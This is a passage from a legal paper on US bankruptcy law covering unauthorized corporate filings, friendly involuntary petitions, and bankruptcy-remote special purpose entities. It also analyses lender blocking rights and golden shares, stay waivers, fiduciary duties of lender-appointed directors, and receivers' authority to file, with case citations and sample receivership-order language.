Where a bankruptcy petition is unauthorized, dismissal—as opposed to conversion—is the appropriate remedy because, "the bankruptcy court *does not acquire jurisdiction* unless those purporting to act for the corporation have authority under local law 'to institute the proceedings.'" *In re Horob Livestock, Inc.,* No. 06-60149-7, 2007 Bankr. LEXIS 3251, at *4-5 (Bankr. D. Mont. 2007) (emphasis added) (quoting *Hager v. Gibson*, 108 F.3d 35, 39 (4th Cir. 1997) (quoting *Price*, 324 U.S. 100, 106 (1945))); *New Haven Radio, Inc. v. Meister (In re Martin-Trigona*), 760 F.2d

1334, 1340 (2d Cir. 1985) ("[T]he issue is whether the court has 'personal' jurisdiction over the [entity]" is determined by whether the person filing the petition had authority at the time of filing or "whether the [entity], through its subsequent actions, ratified and accepted the filing."); *see also Globus*, 195 B.R. at 266 (suggesting unauthorized filing would result in lack of jurisdiction, but finding that, despite some lack of compliance with "corporate formalities" in filing, motion could be denied on equitable grounds pursuant to governing New York law,).

Courts have split over whether creditors and other "strangers" to the debtor—i.e., parties who do not claim themselves to have been excluded from proper corporate decisionmaking concerning the authorization to file—have standing to seek dismissal on these grounds. The preponderance appears to be in favor of granting such standing (provided the objector has at least *some* financial in the *bankruptcy proceeding*). *Compare Orchard at Hansen Park*, 347 B.R. at 825-26 (finding that creditor in the case has standing to seek dismissal in light of such deficiency and collecting several cases), *with In re Sterling Mining Co.*, No. 09–20178, 2009 WL 2475302 (Bankr. D. Idaho Aug. 11, 2009) (holding that creditor lacked standing and also collecting cases).

B. Involuntary Filings as a Work-Around?

At least one court has allowed a debtor to avoid corporate restrictions through a "friendly" involuntary filing. *See In re Kingston Square Assoc.*, 214 B.R. 713 (Bankr. S.D.N.Y. 1997). In *Kingston*, the court held that a Chapter 11 debtors' alleged collusion with petitioning creditors, pursuant to which debtors' allegedly recruited creditors to file involuntary petitions against debtors, did not preclude debtors' eligibility for relief on grounds of bad faith petition filing. The court allowed the case to proceed even though debtors may have coordinated their efforts to get around a corporate bylaw provision that restricted the debtors from filing voluntary petitions; the

court relied heavily on the notion that the "collusive" parties were motivated by the purposes of preserving the value of the debtor in light of a poorly functioning corporate management structure.

Other courts, however, have a debtor's actions in orchestrating an involuntary filing to avoid restrictions in company agreements constitute cause to dismiss a case. *See, e.g., In re Global Ship Sys., LLC*, 391 B.R. 193, 203 (Bankr. S.D. Ga. 2007). This latter view is consistent with opinions that restrict the filing of a "collusive" involuntary case.

> In such a [bad faith] filing, "a 'friendly' creditor files an involuntary petition with no intention of serving the debtor or seeking an order for relief but with the intent of frustrating the rights of a secured creditor or any other creditor whose state court remedies are stayed until the case is closed. In such a case there may be no impact upon the debtor, since no order for relief is entered, the credit agencies and creditors are not notified, the debtor and his property do not become subject to the jurisdiction of the Bankruptcy Court and the debtor is not required to do anything. But creditors may be harmed because the mere filing of an involuntary petition invokes the automatic stay."

In re Grossinger, 268 B.R. 386, 387 (Bankr. S.D.N.Y. 2001) (imposing sanctions on those responsible for "sham" involuntary filings).This might be especially the case if the filing is used simply to gum up the works of a pending foreclosure sale or to obtain leverage over a particular creditor. *See, e.g., Global Ship Sys.*, 391 B.R. at 204 ("[H]ere, the debt held by [the secured creditor], unquestionably, far exceeds the value of its collateral and there is simply no basis to believe that unsecured and equity interest holders will be any worse off after a foreclosure than they were before.").

Additionally, an involuntary filing may be a "work-around" to the deadlock issue described above. For instance, an insider of a debtor, who can establish that it has a "claim" as an unsecured creditor, could file an involuntary petition (assuming the other requirements of section §303 of the Bankruptcy Code are met). *See, e.g., In re CorrLine Int'l, Inc.*, 516 B.R. 106, 145 (Bankr. S.D.

Tex. 2014) (granting involuntary petition filed by 45% equity holder which was also unsecured creditor, where entity was otherwise deadlocked).[1]

C. Use of Special Purpose Entities to Guard Against Filing

A special purpose entity, or "SPE" (sometimes referred to as a "bankruptcy remote entity") is "a structure designed to hold a defined group of assets and to protect those assets from being administered as property of a bankruptcy estate in event of a bankruptcy filing." *Paloian v. Lasalle Bank Nat'l Ass'n (In re Doctor's Hosp. of Hyde Park, Inc.),* 507 B.R. 701, 702 (Bankr. N.D. Ill. 2013). In such a structure, the "idea is to separate the credit quality of identified assets upon which financing is based from the credit and bankruptcy risks of any entity involved in the financing." *Id*. The SPE must be legally distinct from the other entities in the transaction, with separate books and records and governance, and typically would not have other activities or significant debt. The perceived advantage of an SPE is that the corporate governance would typically impose limitations on (or specific requirements for) filing for bankruptcy protection. Additionally, the limited activities of the SPE would result in fewer concerns about its ability to pay creditors. For these reasons, the SPE structure is generally successful. SPEs are not immune from bankruptcy concerns, however. The *Kingston Square* involuntary case discussed above involved the bankruptcy of a SPE. Additionally, courts have allowed the filing by an SPE even when the filing was *voluntary*. *See generally In re General Growth Props.*, 409 B.R. 43 (Bankr. S.D.N.Y. 2009). In *General Growth*, directors of SPEs (who were lender-placed) were replaced by the debtors with new directors, who authorized bankruptcy filings without consent of the lenders. The lenders sought to dismiss the cases. The bankruptcy court refused to dismiss, even though some of the SPEs were not at risk, holding that the entire group needed to be considered

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[1] A general partner is expressly authorized to file an involuntary petition against a partnership pursuant to 11 U.S.C. § 303(b)(3).

when determining whether the bankruptcy filing was necessary. Arguably at least part of the "problem" (from the lender's perspective) of the General Growth Property case was that the corporate documents allowed too much wiggle-room for the debtors to replace directors and file a petition under the creditor's nose, and also failed to use the full extent of Delaware law to limit the fiduciary duties of their "blocking" directors (as discussed further below). *See, e.g.*, *id*. at 64 ("The record at bar does not explain exactly what the Independent Managers were supposed to do."). This lack of decisive drafting and clear planning is especially remarkable given that the scope of the operations of the ultimate parent-company debtor involved billions of dollars in annual revenue and many hundreds of subsidiaries. It bears noting that while courts will often "hold their nose" and approve aggressive creditor actions pursuant to clear and well-drafted document, on the other hand, they will also often take any "out" they are given, for instance in the form of unclear or inartfully drafted documents. Good lawyering always matters, and particularly so in areas where the law is less than fully developed.

Additionally, at least one court has ordered substantive consolidation of SPEs with affiliated debtors. *Westlb AG v. Kelly*, 514 B.R. 287 (Bankr. D. Minn. 2014). Such an outcome is especially likely when there is commingling of assets and where, as in the cited case, corporate formalities, and particularly accounting practices, have not been observed with respect to each individual debtor.

D. Recharacterization of SPE Transfers

Beyond the concerns raised by *Kingston Square* and *Westlb AG*, courts have some latitude in a bankruptcy of the transferor, to determine whether the transferred assets were transferred to the special purpose vehicle in a "true" sale or whether, instead, they are part of the transferor's

estate, subject to a security interest held by the transferee. The effect of such a recharacterization could be to remove the economic benefits of keeping the SPE out of bankruptcy.

Bankruptcy courts have powers under the "all-writs" provision of the Bankruptcy Code, in 11 U.S.C. § 105. They may exercise those powers in interpreting the definition of the "estate" of a debtor, in 11 U.S.C. § 541.

Section 541(d), added to the Code near the end of the drafting process in 1978, is designed to protect participation transactions and their descendants, securitizations. Thus, section 541 opens by saying that the "estate is comprised of all legal or equitable interests of the debtor in property as of the commencement of the case," 11 U.S.C. § 541(a)(1), but closes by excluding:

> Property in which the debtor holds, as of the commencement of the case, only legal title and not an equitable interest, such as a mortgage secured by real property, or an interest in such a mortgage, sold by the debtor but as to which the debtor retains legal title to service or supervise the servicing of such mortgage or interest, becomes property of the estate under subsection (a)(1) or (2) of this section only to the extent of the debtor's legal title to such property, but not to the extent of any equitable interest in such property that the debtor does not hold.

11 U.S.C. § 541(d).

This provision should be read together with U.C.C. § 9-318, which was added to Article 9 in the 2001 revision to reinforce the Bankruptcy Code language and reverse the result in *Octagon Gas Systems, Inc. v. Rimmer (In re Meridian Reserve, Inc.)*, 995 F.2d 948 (10th Cir. 1993), which held that the alleged owner of a five percent "perpetual overriding royalty interest" in all proceeds payable from sale of natural gas through a Chapter 11 debtor's gas gathering system held an Article 9 security interest and not an ownership interest in proceeds. The Tenth Circuit held that the owner had an enforceable interest in the debtor's gas sale proceeds but that interest constituted an "account," subject to Article 9; the account was estate property, despite the prepetition (allegedly unconditional) assignment of the account.

Section 9-318(a) declares that "[a] debtor that has sold an account, chattel paper, payment intangible, or promissory note does not retain a legal or equitable interest in the collateral sold." The difficulty with section 9-318 is that, like section 541, it speaks out of both sides of its mouth. While subsection (a) says that a sale is a sale and that everything is gone, subsection (b) shows that something may be left behind:

> For purposes of determining the rights of creditors of, and purchasers for value of an account or chattel paper from, a debtor that has sold an account or chattel paper, while the buyer's security interest is unperfected, the debtor is deemed to have rights and title to the account or chattel paper identical to those the debtor sold.

U.C.C. § 9-318(b).

An early case after the 2001 revision of Article 9, *In re LTV Steel Co.*, 274 B.R. 278 (Bankr. N.D. Ohio 2001), involved a securitization transaction in which LTV, the "originator" in securitization parlance, created a wholly-owned subsidiary SPE and then entered into an agreement with the SPE, that purported to sell all of LTV's rights and interests in its accounts receivables on a continuing basis. LTV filed for Chapter 11 protection and, as DIP, challenged a securitization assignment by asserting that it had not "truly" sold all of its assets to a bankruptcy remote SPE. The bankruptcy court agreed, holding that the DIP was entitled to use, as "cash collateral" under 11 U.S.C. § 363(a), funds generated by the assigned assets and destined to fund the SPE's obligations to its investors. Although a securitization facility attempts to transfer the securitized assets to the SPE, so they are no longer LTV's "collateral," the bankruptcy court permitted LTV to use the proceeds of the assets on an interim basis and granted the SPE a senior replacement lien in inventory and receivables generated post-petition by LTV. In somewhat disturbing language, the Bankruptcy Judge rejected the full-ownership argument of the SPE:

> [T]here seems to be an element of sophistry to suggest that Debtor does not retain at least an *equitable* interest in the property that is subject to the interim order. Debtor's business requires it to purchase, melt, mold and cast various metal

> products. To suggest that Debtor lacks some ownership interest in products that it creates with its own labor, as well as the proceeds to be derived from that labor, is difficult to accept. Accordingly, the Court concludes that Debtor has at least some equitable interest in the inventory and receivables, and that this interest is property of the Debtor's estate. This equitable interest is sufficient to support the entry of the interim cash collateral order.

In re LTV Steel Co., 274 B.R. at 285 (emphasis in original). Tellingly, the court noted that, without entry of the cash collateral order, LTV would have been forced to cease its business operations immediately. 274 B.R. at 286.

The DIP's argument here may be in two parts: First, the argument based on LTV is that section 9-318 necessarily means that a seller of a receivable under Article 9 has retained title sufficient to bring it into the bankruptcy estate. In addition, under the arrangement between an originator and an SPE, the SPE may be able to return receivables under various conditions. The latter argument is that this makes the transaction into a "secured loan" (with title to the receivables remaining in the subsidiary), not a "sale".

Octagon and *LTV* should stand as a warning that Article 9's use of a single terminology (e.g., "security interest" instead of "ownership") to characterize the interests of a lender or owner has the capacity to confuse.

III. ENFORCEMENT OF LENDER-INDUCED PROVISIONS RESTRICTING ABILITY TO FILE

Over the past several years, a number of courts have examined issues surrounding restrictions in agreements which alter voting rights or corporate control provisions regarding a bankruptcy filing. In general, where state law provides that the owner of a pledged LLC membership interest maintains its voting rights until the interest is actually transferred to the pledgee, a provision in a pledge agreement purporting to transfer voting rights upon default of the underlying loan obligations is ineffective. *In re Crossover Fin. I, LLC*, 477 B.R. 196, 204-06

(Bankr. D. Colo. 2012); *In re Lake County Grapevine Nursery Operations*, 441 B.R. 653, 655-56 (Bankr. N.D. Cal. 2010). As a consequence, the owner of the pledged interest retains the ability to authorize a bankruptcy filing by the LLC until the pledgee forecloses on the pledged membership interest and becomes a member itself. *See id*.

In *Lake County*, the members of two California LLCs pledged their membership interests as security for a loan to the LLCs. 441 B.R. at 654. The pledge agreement provided that the members' voting rights would automatically transfer to the lender upon the LLCs' default on their loan obligations. *Id*. After the LLCs defaulted and filed for bankruptcy protection, the lender moved to dismiss on the ground that the LLC members lacked authority to authorize the filings. *Id*. The court determined that "the proper rule of law is that the occurrence of a default is sufficient to transfer voting rights *unless state law provides otherwise*." *Id*. at 655 (emphasis added). The Court then turned to the following provision in the California LLC Act: "The pledge of, or granting of, a security interest, lien or other encumbrance in or against any or all of the membership interest of the a member shall not cause a member to cease to be a member or to grant to anyone else the power to exercise any rights or powers of a member." *Id*. (quoting CAL. CORP. CODE § 17301(c)). Based on this statute, the court concluded that "when membership rights are pledged as collateral the pledging member retains the voting rights until the secured creditor has enforced the security agreement and become a member." *Id*. As a consequence, the court rejected the arguments propounded in Lender's motion to dismiss, which "would create confusion and disputes over the legitimacy of filings whenever an ownership interest in the debtor has been pledged as security." *Id*. To avoid "such confusion," the court adopted a "clear rule": "only the members or lawful managers are entitled to vote on behalf of a limited liability company, notwithstanding a pledge of a membership interest as collateral." *Id*.

The court in *Crossover Financial* reached a similar conclusion under Colorado law, even though the pledge agreement at issue granted the lenders a proxy and appointed the lenders as attorney-in-fact. *See* 477 B.R. at 204-06. As in *Lake County*, the pledge agreement in *Crossover Financial* purported to automatically transfer the right to vote the pledged membership interest to the lenders upon the pledgor's default. *Id*. at 203. Additionally, the pledge agreement stated that it "hereby irrevocably constitutes and appoints the [Lenders], the proxy and attorney-in-fact of the Pledgor." *Id*. Based on this provision, the Lenders argued that they did "not have to be members to exercise their rights per the proxy and the power-of-attorney vehicles" in the pledge agreement. *Id*. at 204-05.

Citing the rule announced in *Lake County*, the *Crossover Financial* court disagreed. Under Colorado law, an assignee of an LLC membership interest has no voting rights unless and until it is admitted as a member:

> Unless the assignee or transferee is admitted as a member, the assignee or transferee shall only be entitled to receive the share of profits or other compensation by way of income and the return of contributions to which the member would otherwise be entitled and shall have no right to participate in the management of the business and activities of the limited liability company or to become a member.

Id. at 205 (quoting COLO. REV. STAT. § 7-80-702(1)). Based on this provision, the court concluded that Colorado law required the lender to foreclose on the pledge membership interest and be admitted as a member before it could exercise the voting rights associated with the membership interest. *Id*. at 206. "To hold otherwise would permit someone who is not a member or manager to control a limited liability company." *Id*. (quoting *Lake County*, 441 B.R. at 655). Consequently, the court denied the lender's motion to dismiss. *Id*.

Other recent opinions have also addressed the issues of enforcement of a golden share or blocking right held by a creditor, holding that such lender-held rights cannot be used to prevent a

bankruptcy filing. In the *Intervention Holdings* case discussed above, the bankruptcy court refused to dismiss a bankruptcy filing in which the debtor failed to obtain the consent of all LLC members, as required by the company agreement; the sole dissenting member was the creditor that had procured one share as part of a post-loan agreement in exchange for waiving the debtor/borrower's defaults. Similarly, one court refused to enforce a provision in an operating agreement, provided after the debtor/borrower had defaulted on a loan, giving the creditor the power to block a bankruptcy filing. *In re Lake Michigan Beach Pottawattamie Resort, LLC,* 547 B.R. 899 (Bankr. N.D. Ill. 2016).

Most recently, a bankruptcy court upheld the right of a shareholder to block a filing where, though affiliated with the lender, the shareholder was not the actual lender. *In re Franchise Sers. of N. Am., Inc*., No. 1702316EE, 2018 Bankr. LEXIS 105 (Bankr. S.D. Miss. Jan. 17, 2018). The court upheld the blocking power of a substantial equity holder ("golden share" equity holder), prohibiting an entity from seeking relief through the bankruptcy courts. Two affiliated parties—one a creditor of the debtor and one the golden share equity holder—moved to dismiss the chapter 11 bankruptcy case as unauthorized. Because the debtor failed to obtain shareholder consent to file bankruptcy (as required by its Certificate of Incorporation), the creditor-affiliate filed a motion to dismiss and the golden-shareholder-affiliate joined. As a matter of public policy, the creditor-affiliate's motion was denied due to its nature of wearing "two hats": hat one as the creditor owed $3 million, and hat two as the equity holder. But the golden-shareholder-affiliate wore only one hat: that of an equity holder with a $15 million interest. The court found it had the unquestioned right to block the filing and, therefore, dismissed the case.

The court then certified three questions for direct appeal to the Fifth Circuit: (1) whether a blocking provision/golden share is enforceable or contrary to public policy; (2) whether a blocking

provision is enforceable if the party holding the provision is both a creditor and an equity holder; and (3) whether, under Delaware law, a certificate of incorporation may explicitly contain a blocking provision/golden share; and if yes, whether the shareholder has the fiduciary duty to exercise such provision in the best interests of the corporation.

The Fifth Circuit issued its opinion on May 22, 1018. *In re Franchise Sers. of N. Am., Inc. v. United States Trustee (In re Franchise Sers. of N. Am., Inc*., 891 F.3d 198 (5th Cir. 2018). The Fifth Circuit declined to address issue (1), stating that it would not make an advisory opinion concerning the enforceability, in general, of a blocking provision or golden share. The court held that federal law did not prevent an "bona fide" equity holder from exercising its voting rights to prevent a corporation from filing a bankruptcy petition just because it also held a debt owed by the corporation. (The court took pains to note the limited scope of its ruling: "This case involves a bona fide shareholder. The equity investment made by the shareholder at issue here was $15 million and the debt just $3 million. *We are not confronted with a case where a creditor has somehow contracted for the right to prevent a bankruptcy* or where the equity interest is just a ruse." *Id*. at 203 n. 1 (emphasis added).) The Fifth Circuit also upheld the bankruptcy court's dismissal of the petition, as the issue of corporate authority to file a petition was left to state law, and nothing in Delaware law nullified a shareholder's right to vote against the bankruptcy. The Fifth Circuit also declined to address the issue of whether the exercise of the blocking provision violated any fiduciary duty because the shareholder was not a controlling shareholder under Delaware law.

Finally, at least one court has rejected a less-elegant attempt by a lender to restrict a debtor's ability to file. Where a creditor inserts a "cleverly insidious" restriction into an LLC operating agreement attempting to prevent a bankruptcy filing until the debt is paid in full, such

provisions are unenforceable as a matter of public policy and federal law. *See In re Bay Club Partners-472, LLC*, No. 14-30394-rld11, 2014 WL 1796688, at *5 (Bankr. D. Or. May 6, 2014). In *Bay Club*, the LLC's operating agreement prohibited a bankruptcy filing until the lender's debt was paid in full. *Id*. After recognizing the general rule that prepetition bankruptcy waivers are void, the court observed:

> That the members of [the LLC] signed the Operating Agreement among themselves rather than acquiescing in the bankruptcy waiver provision in a Loan agreement with [the lender] is a distinction without a meaningful difference. The bankruptcy waiver provision in … the Operating Agreement is no less the maneuver of an "astute creditor" to preclude [the LLC] from availing itself of the protections of the Bankruptcy Code prepetition, and it is unenforceable as such, as a matter of public policy.

Id. Accordingly, the court denied the lender's motion to dismiss allowed the LLC's bankruptcy to proceed. *Id*.

IV. RESTRICTIONS ON DEBTOR'S RIGHTS WITHIN A BANKRUPTCY CASE

Once a case has been filed, issues can arise regarding prepetition agreements which purport to limit a debtor's rights within a bankruptcy case. The most common example is a prepetition agreement in which the debtor consents to relief from the automatic stay. Courts are split on the enforceability of such agreements. One line of cases holds that a pre-petition waiver of the automatic stay is not enforceable. *See, e.g., Lopez v. Trujillo*, 475 B.R.550, 561 (N.D. Tex. 2012) (quoting *In re Cobb*, 88 B.R. 119, 120-21 (Bankr. W.D. Tex. 1988) ("[A] debtor cannot waive the automatic stay…")); *In re Jeff Benfield Nursery, Inc.*, 565 B.R. 603, 608-09 (Bankr. W.D.N.C. 2017); *In re Gullett*, 230 B.R. 321, 330 (Bankr. S.D. Tex. 1999) ("[T]he automatic stay serves the interests of both debtors and creditors. Consequently, the debtor may not waive the automatic stay or limit its scope."), *rev'd on other grounds*, 253 B.R. 796 (S.D. Tex. 1999). In considering such a provision, the court in *Jeff Benfield Nursery* held:

> this Court concludes that such provisions, which effectively render the automatic stay meaningless, are unenforceable as a matter of public policy. Upholding pre-petition waivers of this sort deprives debtors of the "breathing spell" contemplated by the Bankruptcy Code and thwarts the congressional intent underlying imposition of the automatic stay. "[P]repetition agreements purporting to interfere with a debtor's rights under the Bankruptcy Code are not enforceable."

Jeff Benfield Nursery, 565 B.R. at 609 (quoting *Intervention Holdings*, 553 B.R. at 263).

Other courts, however, enforce such a waiver, at least where it is part of an agreement that post-dates the actual loan agreements, and where other creditors are not adversely affected. As one court noted:

> Bankruptcy courts have typically enforced the waiver agreements arising *from forbearance agreements* or previous Chapter Eleven filings. In dicta, these courts have expressed a general proposition that pre-petition waivers of stay of relief will be given no particular effect if they are part of the original loan documents but will be given greater effect if they are entered into during the course of prior bankruptcy proceedings…

Wells Fargo Bank, N.A. v. Kobernick, 2009 U.S. Dist. LEXIS 126723, at *20-21 (S.D. Tex. 2009) (emphasis added) (declining to enforce a waiver in the initial note); *see also LSREF2 Baron, LLC v. Alexander SRP Apts., LLC (In re Alexander SRP Apts., LLC),* 2012 Bankr. LEXIS 2466 (Bankr. S.D. Ga. Apr. 21, 2012) (upholding waiver contained in forbearance agreement).

V. OTHER CONSIDERATIONS

A. Fiduciary Duty of Appointed Manager/Director

In the last two decades, corporation statutes have generally liberalized the degree to which officers and directors can be released from fiduciary duties in various circumstances (or altogether). Limited liability statutes are even more liberal in this respect. As is well known, after solemnly affirming its intention to honor freedom of contract, the Delaware Limited Liability Company Act then states plainly the remarkable extent to which it permits fiduciary duties to be dispensed with:

> To the extent that, at law or in equity, a member or manager or other person has duties (including fiduciary duties) . . . [such] duties may be expanded or restricted or eliminated by provisions in the limited liability company agreement; provided, that the limited liability company agreement may not eliminate the implied contractual covenant of good faith and fair dealing.

DEL. CODE TIT. 6 (LTD. LIAB. CO. ACT) § 18-1101(c). Other LLC statutes are generally liberal as well, if not always as starkly stated or extreme.

There is a tension between this tendency in state law to permit fiduciary duties to be relaxed, on the one hand, and the restriction on blanket prohibitions on bankruptcy filing, on the other. Consider the case of an individual (1) who has been given a role as officer, director, manager, or member of a distressed entity that would be best served (with respect to stakeholders as a collective body) by filing bankruptcy, (2) but who is employed by (or otherwise connected to) a creditor, (3) and who has been excused from some or all of the relevant fiduciary duties under (for instance) the Delaware LLC Act. Despite the *state law* release from the relevant duties, is there some residual "duty" (similar to an implied "fiduciary out" in the deal context) to consider the entity's (or potential bankruptcy estate's) best interest, as a result of the *federal* policy prohibiting blanket prohibitions on bankruptcy filing?

Courts are aware of this tension but have not squarely resolved it, instead focusing on the facts of the situations before them. In both the *Franchise Services* case and the *Intervention Energy* case, the debtor raised the issue of whether the exercise of a blocking right or golden share by a lender or lender-affiliated member or director to block a filing would violate a fiduciary duty to act in the best interests of the entity. In both cases, the court declined to address the issue because the rulings were made on other issues. In *Intervention Energy*, the court noted the disagreement among the parties on this issue (and Delaware law concerning the ability to waive certain fiduciary

duties in an LLC context), but did not render any decision on that issue.[2] In *Franchise Services*, the Fifth Circuit found that the holder of the blocking right was not a "controlling shareholder," and, accordingly, owed no fiduciary duty to the entity. Thus, there was no issue of whether a controlling/lender-installed director owed a fiduciary duty.

Other courts have implied that only when a "normal" panoply of duties applied to a given director (at least with respect to the bankruptcy filing decision) would their role not fall afoul of the federal public policy against prohibitions on bankruptcy. *See In re Lake Michigan Beach Pottawattamie Resort LLC*, 547 B.R. 899, 913 (Bankr. N.D. Ill. 2016) ("The essential playbook for a successful blocking director structure is this: the director must be subject to normal director fiduciary duties and therefore in some circumstances vote in favor of a bankruptcy filing, even if it is not in the best interests of the creditor that they were chosen by."). It is somewhat hard to square this blanket rule requiring "normal" duties with the fact that business entities are creatures of state law, which determines the particular roles, rights, and responsibilities of stakeholders within corporations.[3] But one sympathizes with a court looking for a clear path on this uncertain terrain. In another recent, well-considered opinion, Judge Schaaf of the bankruptcy bench in Lexington, Kentucky, similarly permitted a bankruptcy filing to be made over the objection of a secured creditor relying a panoply of ambitious provisions that a secured creditor had gotten the debtor to

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[2] The court noted but declined to take a position on the view that "the blocking member (or, in this case, holder of the "golden share") must retain a duty to vote in the best interest of the potential debtor to comport with federal bankruptcy policy." 553 B.R. at 262.

[3] Arguably, principles of estoppel should be more central to the consideration of this issue. For instance, if the only parties with significant financial interests in the debtor agreed to the limitation on bankruptcy filing, then arguably, the agreement should be enforced—or at least they should be estopped from challenging its enforcement. This accords with our business law's longstanding commitment to freedom of contract among commercial actors. It was on this rationale, for instance, that courts relaxed restrictions on shareholder agreements constraining director discretion with respect to certain corporate decisions. *See, e.g.*, *Clark v. Dodge*, 269 N.Y. 410 (1936); *Zion v. Kurtz*, 50 N.Y.2d 92, 101 (N.Y. App. 1980) (citing secondary sources to the effect that DEL. CODE TIT. 8 (DEL. GEN. CORP. L.), §354 "should be liberally construed to authorize all sorts of internal agreements and arrangements which are not affirmatively improper or, more particularly, injurious to third parties.").

put in place as part of a forbearance agreement. *In re Lexington Hosp. Grp., LLC*, 577 B.R. 676 (Bankr. E.D. Ky. 2017). The provisions (which would remain in force until certain payment terms in favor of the secured creditor had been satisfied) included an installation of a manager of the secured creditor's choosing, a requirement of a supermajority member vote before any bankruptcy filing, *and* a specific bankruptcy veto power in favor of the secured creditor. Judge Schaaf cited *Intervention Energy* and *Lake Michigan Beach*, and indicated a strong skepticism of attempts to limit the fiduciary duties of managers or members, in the context of consideration of a bankruptcy filing, for the purpose of favoring the interest of one creditor over other parties in interest. 577 B.R. at 685 ("An independent decision maker cannot exist simply to vote "no" to a bankruptcy filing, but should also have normal fiduciary duties.").

Tentatively, it seems as if there might be a rule of law emerging to the effect that if control is to be exercised through an officer, director, or manager, that individual should retain fiduciary duties such that he or she must make an "independent" assessment based on the best interests of all parties in interest and not just the creditor—notwithstanding the ability under state law to curtail such duties. In any case, creditors should be aware of the potential risks involved with either becoming a director or manager, or effectively controlling the actions of an entity through the use of a golden share (though the Fifth Circuit's opinion in *Franchise Services* appears to limit the duty of a creditor who is also a shareholder, provided they are "bona fide" and don't have a controlling interest). Examining the duties of lender-appointed directors, the Court in *General Growth* noted that "" if [the lenders] believed that an "independent" manager can serve on a board solely for the purpose of voting "no" to a bankruptcy filing because of the desires of a secured creditor, they were mistaken. As the Delaware cases stress, directors and managers owe their duties to the corporation and, ordinarily, to the shareholders." *General Growth*, 403 B.R. at 64-65. It remains

unclear, however, to what degree the parties can alter that "ordinary" arrangement under what has become increasingly liberalized Delaware law concerning fiduciary duties. It could be that artfully drafted documents will pass muster, but even then, seeking *too much* control might be dangerous: The time-honored principle of "pigs get fat, but hogs get slaughtered" might be an important reminder.

B. Use of Receiver to Block or Enable Filing

Appointment of a receiver for an entity (where the order states that the receiver has the authority to exercise corporate control, as opposed to simply serving as a receiver for particular assets) vests authority to file a bankruptcy case with the receiver. *El Torero Licores v. Raile (In re El Torero Licores)*, 2013 U.S. Dist. LEXIS 179953 (C.D. Cal. Dec. 20, 2013); *Chitex Comm. v. Kramer*, 168 B.R. 587, 590 (S.D. Tex. 1994); *In re Statepark Bldg. Group, Ltd.*, 316 B.R. 466, 471 (Bankr. N.D. Tex. 2004). In *El Torero*, for example, the court held that dismissal of a bankruptcy case filed by a corporation after a receiver had been appointed was appropriate because the authority to file had vested in the receiver. The court also held that the debtor was not divested of the right to file bankruptcy; instead, the receivership order identified who had authority to act on behalf of the corporation. The *Chitex* court likewise dismissed a filing where that power had been vested in the receiver.[4]

The Fifth Circuit has also held that a state court order appointing a receiver with authority to file bankruptcy vests authority to file with the receiver, so long as the defendant placed in receivership was subject to the jurisdiction of the state court. *Kreit v. Quinn (In re Cleveland Imaging & Surgical Hosp., LLC),* 690 Fed. App'x 283, 286 (5th Cir. 2017). The Ninth Circuit also recently ruled that a filing by a board of directors that had been displaced by a receiver was

[4] In Texas, for example, a receiver may be appointed for assets or for the business itself. TEX. CIV. PRAC. & REM. CODE §64.001. Additionally, a receiver may be appointed for a foreign entity so long as that entity is doing business in Texas. TEX. BUS. ORG. CODE §11.410.

ineffective, and upheld the bankruptcy court's dismissal of the case. *Sino Clean Energy, Inc. v. Seiden (In re Sino Clean Energy, Inc.),* 901 F.3d. 1139 (9th Cir. 2018). In *Sino Clean,* the Ninth Circuit held that the filing, made by a "reconstituted" board of directors who had been removed by the duly-appointed receiver, was filed without corporate authority. *Id.* at 1141.

The various states' receivership laws typically do not vest the receiver with automatic authority to file bankruptcy. For example, the Uniform Commercial Real Estate Receivership Act (UCRERA) (available at, http://www.uniformlaws.org (last visited Oct. 1, 2018)) was promulgated by the Uniform Law Commission in 2015 and, as of October 1, 2018, had been enacted by five states (Michigan, Nevada, Oregon, Tennessee and Utah) and introduced in three more (Kentucky, Oklahoma and West Virginia). The uniform law details the powers of a receiver but the power to file a bankruptcy petition would have to be specifically authorized by the court. See UCRERA § 12 (a) & (b). More problematic is the fact that the law applies to a receivership for an interest in property, UCRERA § 4(a), not for an entity that might be eligible for bankruptcy.

With those shortcomings in state law in mind, an example of language to consider in the order appointing a receiver for an entity might be:

> [The Receiver is empowered:]
>
> To prosecute, or defend any suit or suits by or against Defendant which may be deemed appropriate, in the sole discretion of the Receiver, to further the obligations of the Receiver as set out herein, including the exclusive right to initiate a voluntary petition for relief under Title 11 of the United States Code ("Bankruptcy Code"), or the defense of an involuntary petition filed against Defendant under the Bankruptcy Code.
>
> To conduct, manage, and take charge of all business affairs of, and on behalf of Defendant. During the term of the receivership, the Receiver shall have full and exclusive control of the management, operations and conduct of Defendant to the exclusion of Defendant's officers, directors and shareholders.

Such language might serve as a starting point for a creditor seeking to give the fullest possible effect to the receiver's powers and limit the power of the debtor's remaining managers.